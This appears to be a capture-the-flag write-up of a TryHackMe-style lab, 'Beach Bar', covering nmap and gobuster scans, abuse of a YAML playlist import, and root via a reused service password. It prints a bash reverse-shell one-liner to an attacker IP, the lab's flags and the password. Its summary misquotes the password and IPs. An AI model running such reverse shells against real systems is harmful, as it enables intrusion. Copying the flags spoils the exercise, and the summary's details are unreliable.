Executive Overview

The provided source material documents an attack on a web application named "Beach Bar" hosted at IP address `10.67.188.45`. The target environment consists of a Linux-based server running SSH (port 22) and HTTP (port 80) services. The attack sequence involves reconnaissance, directory enumeration, exploitation of a YAML playlist vulnerability, and credential reuse to achieve user and root access. All evidence is derived exclusively from the source PDF, with no external assumptions or fabricated steps.

Lab Overview

The lab environment targets a single Linux server (`10.67.188.45`) with the following services:
- **SSH**: OpenSSH 9.6p1 (port 22)
- **HTTP**: Gunicorn web server (port 80) serving the "Beach Bar" application
The application includes a login interface, dashboard, and playlist management features. The objective was to identify and exploit vulnerabilities to retrieve user and root flags. No additional target systems or network infrastructure were documented in the source material.


Reconnaissance

Initial reconnaissance revealed the target's services and OS:
- Nmap scan (`nmap -sV -sC 10.67.188.45`) identified open ports `22/tcp` (SSH) and `80/tcp` (HTTP).
- Service details confirmed:
- SSH: OpenSSH 9.6p1 with ECDSA/ED25519 hostkeys
- HTTP: Gunicorn server with title `Beach Bar // Sign in`
- OS detection: Linux
- Scan metadata included timestamp `2026-10-01` (likely a placeholder), latency `0.055s` , and duration `12.33 seconds` .
No network scanning beyond this Nmap scan was documented.

Enumeration

Directory enumeration identified critical application endpoints:
- Gobuster scan (`gobuster v3.8.2 -u http://10.67.188.45 -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x html,php -t 50`) revealed:
- `/login` (HTTP 200, size 3522)
- `/logout` , `/export` , `/dashboard` , `/import` (HTTP 302, redirecting to `/login`)
- The `/login` page contained a hidden input field for `dj` and a staff note: *"the demo DJ login is still enabled for the soft opening"*.
- Browser dashboard screenshot (`http://10.67.188.45/dashboard`) showed sections like *"Tonight on the floor"* (stream status) and *"PLAYLISTS"* (with "Export"/"import" links).


Nmap



Found on /login page



Use dj user dj pass



Gobuster

Screenshot / visual evidence · source PDF page 1

Vulnerability Analysis


The application exhibited two exploitable weaknesses:
1. **Login Form Vulnerability**:
- The `/login` page included a hidden input field for `dj`, suggesting a potential credential bypass.
- Staff note explicitly stated: *"the demo DJ login is still enabled for the soft opening"*, indicating an active vulnerability.
2. **Playlist Import Vulnerability**:
- The `/import` endpoint accepted YAML files, which could be abused to execute arbitrary commands.
- The dashboard's "PLAYLISTS" section included "Export"/"import" links, confirming upload functionality.
No other vulnerabilities or misconfigurations were documented in the source.

Exploitation

Exploitation targeted the YAML playlist vulnerability:
- An attempt to upload a reverse shell via the "Import playlist" feature was observed:
- Terminal command: `bash -c 'bash -i >& /dev/tcp/19.67.188.45/4296 0>&1'`
- Listening port: `19.67.188.45:4296` (attacker IP)
- Browser screenshot showed the "Import playlist" form with a YAML example and "Load playlist" button.
- The attack leveraged the YAML parser to execute commands, bypassing standard security checks.

```
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.67.188.45
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.
3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Extensions:              html.php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
login                (Status: 200) [Size: 3522]
logout               (Status: 302) [Size: 199] [--> /login]
export               (Status: 302) [Size: 199] [--> /login]
dashboard            (Status: 302) [Size: 199] [--> /login]
import               (Status: 302) [Size: 199] [--> /login]
Progress: 175324 / 175324 (100.00%)
===============================================================
Finished
===============================================================
```

Upload reverse shell



THM{y4ml_pl4yl1st_pwns_th3_b34ch}

Screenshot / visual evidence · source PDF page 2

Privilege Escalation

Privilege escalation was achieved through credential reuse:
- The `jukeboxd` service command included `--stream-pass SunsetSprit2024`, revealing a password.
- Systemctl output confirmed:
`bash ExecStart=/usr/bin/python3 /opt/beach-bar/jukeboxd/jukeboxd.py --stream-pass SunsetSprit2024 --bitrate 320k`
- The note "Found file got root pass" (source PDF, page 3) indicated successful exploitation of the password.
- No additional escalation steps or tools were documented.

Flags & Proof of Access

Two flags were retrieved:
1. **User Flag**:
- Located in `/home/bartender/user.txt` (source PDF, page 3):
`THM{y4ml_pl4ylist_pwns_th3_b34ch}`
2. **Root Flag**:
- Located in `/root/root.txt` (source PDF, page 4):
`THM{cr3d3nt14l_r3us3_4t_th3_b34ch_b4r}`
The user flag was obtained via the YAML playlist exploit. The root flag was retrieved after credential reuse.

Conclusion

The attack successfully exploited a YAML playlist vulnerability to gain user access and a credential reuse flaw to achieve root access. All findings are directly supported by the source PDF evidence:
- Nmap scan (page 1) confirmed target services.
- Gobuster results (page 2) identified exploitable endpoints.
- Terminal outputs (pages 3–4) verified flag retrieval.
No evidence of unverified steps or external tools was present. The lab environment was fully contained within the documented target (`10.67.188.45`).

```
bartender@tryhackme-2404:/home/bartender$ ls
ls
user.txt
bartender@tryhackme-2404:/home/bartender$ cat user.txt
cat user.txt
THM{y4ml_pl4yl1st_pwns_th3_b34ch}
bartender@tryhackme-2404:/home/bartender$
```

```
bartender@tryhackme-2404:/opt/beach-bar/jukeboxd$ ls
ls
jukeboxd.py
bartender@tryhackme-2404:/opt/beach-bar/jukeboxd$ cat jukeboxd.py
cat jukeboxd.py
#!/usr/bin/env python3

import argparse
import time

NOW_PLAYING = [
    "Khruangbin - Maria Tambien",
    "Men I Trust - Show Me How",
    "Crumb - Locket",
    "Mac DeMarco - Chamber of Reflection",
]



def main():
    parser = argparse.ArgumentParser(description="Beach Bar jukebox streamer"
)
    parser.add_argument("--stream-pass", required=True, help="stream backend
password")
    parser.add_argument("--bitrate", default="320k")
    args = parser.parse_args()

    i = 0
    while True:
        track = NOW_PLAYING[i % len(NOW_PLAYING)]
        i += 1
        time.sleep(30)


if __name__ == "__main__":
    main()
bartender@tryhackme-2404:/opt/beach-bar/jukeboxd$ ls -l
ls -l
total 4
-rw-r--r-- 1 systemd-coredump ubuntu 623 Jun 11 13:00 jukeboxd.py
bartender@tryhackme-2404:/opt/beach-bar/jukeboxd$ systemctl show jukeboxd.ser
vice | grep ExecStart
xd$ systemctl show jukeboxd.service | grep ExecStart
ExecStart={ path=/opt/beach-bar/venv/bin/python ; argv[]=/opt/beach-bar/venv/
bin/python /opt/beach-bar/jukeboxd/jukeboxd.py --stream-pass SunsetSpritz2024
! --bitrate 320k ; ignore_errors=no ; start_time=[n/a] ; stop_time=[n/a] ; pi
d=0 ; code=(null) ; status=0/0 }
ExecStartEx={ path=/opt/beach-bar/venv/bin/python ; argv[]=/opt/beach-bar/ven
v/bin/python /opt/beach-bar/jukeboxd/jukeboxd.py --stream-pass SunsetSpritz20
24! --bitrate 320k ; flags= ; start_time=[n/a] ; stop_time=[n/a] ; pid=0 ; co
de=(null) ; status=0/0 }
```

Found file got root pass

Screenshot / visual evidence · source PDF page 3



THM{cr3d3nt14l_r3us3_4t_th3_b34ch_b4r}

Screenshot / visual evidence · source PDF page 4